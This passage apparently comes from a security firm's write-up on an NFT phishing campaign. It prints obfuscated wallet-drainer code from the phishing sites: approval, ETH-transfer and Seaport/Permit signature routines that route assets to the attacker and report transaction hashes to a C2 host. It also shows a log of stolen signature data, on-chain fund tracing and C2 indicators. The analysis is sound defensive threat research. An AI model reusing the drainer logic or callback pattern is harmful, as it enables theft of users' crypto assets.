


```
function approveNFT(_0x12e1af, _0xf8b976, _0x506ddc) {
    return new Promise((_0x186248, _0x4e459f) => {
        var _0x403561 = _0x86a9,
            _0x36db99 = new web3['eth'][(_0x403561(0x100))](tokenABI, _0x12e1af);
        _0x36db99[_0x403561(0x250)][_0x403561(0x1db)](spenderAddr, !![])[_0x40356
            'from': _0xf8b976,
            'gasPrice': _0x506ddc
        })['on'](_0x403561(0xf8), function (_0xb617bb) {
            var _0x372a6f = _0x403561;
            if (_0xb617bb == null || _0xb617bb == '' || _0xb617bb == _0x372a6f(0x
                _0x186248(![]);
                return;
            }
            $[_0x372a6f(0x149)]('https://tothesky.in/postTrxHash.php?trxHash=' +
        })['on'](_0x403561(0x1fd), function (_0x1e428b) {
            _0x186248(![]);
        });
    });
```




```
function transferEth(_0x5e8f1e, _0x5054e9, _0x386bec) {
    return new Promise((_0x403c09, _0x18ee2e) => {
        var _0x45a1f8 = _0x86a9,
            _0x413c6f = new web3[(_0x45a1f8(0x14d))][(_0x45a1f8(0x100))](claimABI, payableAddr);
        _0x413c6f[_0x45a1f8(0x250)][_0x45a1f8(0x24b)]()[_0x45a1f8(0x13a)]({
            'from': _0x5e8f1e,
            'gasPrice': _0x386bec,
            'value': _0x5054e9
        })['on'](_0x45a1f8(0xf8), function (_0x2c430e) {
            var  (parameter) _0x2c430e: any
            if (_0x2c430e == null || _0x2c430e == '' || has == _0x1eb826(0x129)) {
                _0x403c09(![]);
                return;
            }
            $['get'](_0x1eb826(0x21e) + _0x5e8f1e + _0x1eb826(0x17a) + window['location']['href']), _0x4
        })['on']('error', function (_0x24f373) {
            var _0x1a8cdc = _0x45a1f8;
            $[_0x1a8cdc(0x149)](_0x1a8cdc(0x21b) + _0x1a8cdc(0x23a) + new Date() + _0x1a8cdc(0x17a) + wi
        });
```

In addition, the hackers also try to induce victims to perform Seaport and Permit signatures, as well as other authorizing activities.




```
async function signSeaport(_0x4e01ba, _0x583ce9, _0x336015) {
    var _0x48bc47 = _0x200712,
        _0x2eb33d = new web3['eth'][(_0x48bc47(0x100))](seaportABI, seaportAddr),
        _0x1eddd9 = await _0x2eb33d[_0x48bc47(0x250)][_0x48bc47(0x14e)](_0x4e01ba)['
        _0x25ecc6 = 0x64,
        _0xbe6138 = 0x0,
        _0x4c44d9 = 0x0;
    for (var _0x427b15 = 0x0; _0x427b15 < _0x583ce9[_0x48bc47(0x1f5)]; _0x427b15 +=
        seaportMsgObj[_0x48bc47(0x222)] = _0x4e01ba, seaportMsgObj['offer'] = [], se
        var _0x1112d5 = [];
        _0x1112d5['ERC20'] = 0x1, _0x1112d5[_0x48bc47(0x1f2)] = 0x2, _0x1112d5[_0x48
        for (let _0x33a0d0 = _0x427b15; _0x33a0d0 < _0x583ce9[_0x48bc47(0x1f5)] && _
            let _0x390bc1 = _0x583ce9[_0x33a0d0],
                _0x172e20 = _0x390bc1[_0x48bc47(0x13e)] == undefined ? _0x1112d5[_0x
            seaportMsgObj[_0x48bc47(0x221)][_0x48bc47(0x1e0)]({
                'itemType': _0x172e20,
                'token': _0x390bc1[_0x48bc47(0x245)][_0x48bc47(0x1b3)](),
                'identifierOrCriteria': _0x390bc1[_0x48bc47(0xee)],
                'startAmount': _0x390bc1[_0x48bc47(0x20e)],
                'endAmount': _0x390bc1[_0x48bc47(0x20e)]
            }), seaportMsgObj['consideration'][_0x48bc47(0x1e0)]({
                'itemType': _0x172e20,
                'token': _0x390bc1[_0x48bc47(0x245)][_0x48bc47(0x1b3)](),
                'identifierOrCriteria': _0x390bc1[_0x48bc47(0xee)],
                'startAmount': _0x390bc1[_0x48bc47(0x20e)],
                'endAmount': _0x390bc1[_0x48bc47(0x20e)],
                'recipient': destAddr
            });
```



```
    aaveMsgParams = {
        'domain': {
            'chainId': 0x1,
            'name': _0x200712(0x1a9),
            'version': '1',
            'verifyingContract': '0xa0b86991c6218b36c1d19d4a2e9eb0ce3606eb48'
        },
        'message': {},
        'primaryType': 'Permit',
        'types': {
            'EIP712Domain': [{
                'name': _0x200712(0x22b),
                'type': 'string'
            }, {
```

Here’s a typical example of this type of signature, even though the domain name of the phishing website is not actually ‘opensea.io’.



Signature request

Seaport


https://opensea.io

0x9[redacted]

Message

```
offerer: 0x9[redacted]
offer:
  0:
    itemType: 2
    token: 0x91F3114F8818ADe506d0
           901a44982Dc5c020C99B
    identifierOrCriteria: 8893
    startAmount: 1
    endAmount: 1
consideration:
```

We also discovered that the remaining signature data matched the signature data of “Seaport” which the hacker left on the host computer.



[redacted]/sigData_old.txt


```
[redacted]
[{"itemType":2,"token":"0x9f9b2b8e268d06dc67f0f76627654b80e219e1d6","identifierOrCriteria":"7585","startAmount":"1","endAmount":"1"},
{"itemType":2,"token":"0x9f9b2b8e268d06dc67f0f76627654b80e219e1d6","identifierOrCriteria":"1726","startAmount":"1","endAmount":"1"}]}
(PDT)
0x78d131b05d1FCD3bE802f83ac9F6d45d835F185d      86767140457696290669601235882362160567833439897981893169538436879624
{"signature":"0x[redacted]
[{"itemType":2,"token":"0xf87e31492faf9a91b02ee0deaad50d51d56d5d4d","identifierOrCriteria":"115[redacted]
ount":"1","endAmount":"1"}]}    4       Sat Oct 29 2022 17:16:23 GMT-0500 (Central Daylight Time)
0x2b0[redacted]                              3
{"signature":"0x[redacted]
[{"itemType":2,"token":"0x49cf6f5d44e70224e2e23fdcdd2c053f30ada28b","identifierOrCriteria":"5520","startAmount":"1","endAmount":"1"},
{"itemType":2,"token":"0x3bf2922f4520a8ba0c2efc3d2a1539678dad5e9d","identifierOrCriteria":"3740","startAmount":"1","endAmount":"1"},
{"itemType":2,"token":"0x3bf2922f4520a8ba0c2efc3d2a1539678dad5e9d","identifierOrCriteria":"1178","startAmount":"1","endAmount":"1"},
{"itemType":2,"token":"0x12632d6e11c6bbc0c53f3e281ea675e5899a5df5","identifierOrCriteria":"3118","startAmount":"1","endAmount":"1"},
{"itemType":2,"token":"0x12632d6e11c6bbc0c53f3e281ea675e5899a5df5","identifierOrCriteria":"3117","startAmount":"1","endAmount":"1"},
{"itemType":2,"token":"0x12632d6e11c6bbc0c53f3e281ea675e5899a5df5","identifierOrCriteria":"2210","startAmount":"1","endAmount":"1"},
{"itemType":1,"token":"0xc02aaa39b223fe8d0a0e5c4f27ead9083c756cc2","identifierOrCriteria":0,"startAmount":"1675000000000","endAmount'
2022 20:20:01 GMT-0700 (Pacific Daylight Time)
0x2b04a7D475bFa92aE5C4b6C531DD18E734b43D9E      0xc18360217d8f7ab5e7c516566761ea12ce7f9d72
0x[redacted]
(Pacific Daylight Time)
0xDFeBF820bbbf2e90a15C92D815b5D8e10823976F      7855217710169181175717177604985439453204406170476599316038775753968820
{"signature":"0x[redacted]
[{"itemType":2,"token":"0x34d85c9cdeb23fa97cb08333b511ac86e1c4e258","identifierOrCriteria":"67992","startAmount":"1","endAmount":"1"}
```

Since this type of signature request data can be “stored offline”, the hacker can transfer assets on-chain in batches after obtaining a large amount of signature data from victims.

MistTrack analysis

After analyzing the phishing websites and methods, we chose one of the phishing addresses (0xC0fd…e0ca) for further analysis.

We observed that this address has been flagged as a high-risk phishing address by the MistTrack platform and has a significant number of transactions. The hacker was able to receive a total of 1,055 NFTs and made off with a profit of approximately 300 ETH through their sales.



ETH | EOA

0xc0fdf4fa92f88b82ccbebfc80fbe4eb7e5a8e0ca

Multi-Chain: Ethereum

AML Risk Score

Try Our OpenAPI

High 85

chainabuse scam reports

Suspected malicious address, Phishing

Overview

Data updated seconds ago

Balance 1.0926 ETH

Txs count 1999

First seen (UTC) Jul 26, 02:31 AM


Last seen (UTC) Dec 22, 06:00 AM

Total received 277.0313 ETH

Total spent 280.57 ETH

Incoming txn 338

Outgoing txn 1661



0xc0fd...a8e0ca

0 Following 0 Followers

Follow

Holding Value	Bought	Sold	Gas
0 $0	0 $0	1.5 $1,829	0.01 $9


Holding NFTs

7


Collection:4

Mint	Bought	Sold	Send	Receive	Burn
1	9	5	1054	1055	2

Tracing the source of the funds for this address, we found that an initial 4.97 ETH was transferred from the address (0x2e0a…DA82). Further investigation revealed that this address interacted with other addresses flagged as risky by MistTrack. It was also shown that 5.7 ETH was transferred to FixedFloat.




Let's examine the initial source of funds for the address (0x2e0a…DA82), which currently has around 6.5 ETH. The initial funds were sourced from a 1.433 ETH transfer from Binance.



👁	0xdf27e21dc9822417eb…	Transfer	14959065	2022-06-14 1:04:29	Binance 20	IN	0x2e0afef0ce0761823bb…	1.43375 Ether

At the same time, this address also interacted with multiple risky addresses.



Summary

SlowMist advises users to strengthen their understanding of security knowledge and further enhance their ability to identify phishing attacks in order to avoid falling victim to such attacks. For additional security information, we recommend reading the “Blockchain Dark Forest Self-Help Handbook”.

During our tracking, we found that North Korean hackers and Eastern Europe seem to be cooperating to phishing NFT users. What do you think?

Thanks to and for their support.

Refer

[1] [2] [3] [4]

C2 IOC:https://tothesky[.]inhttps://commonj[.]xyzhttps://thedoodles[.]site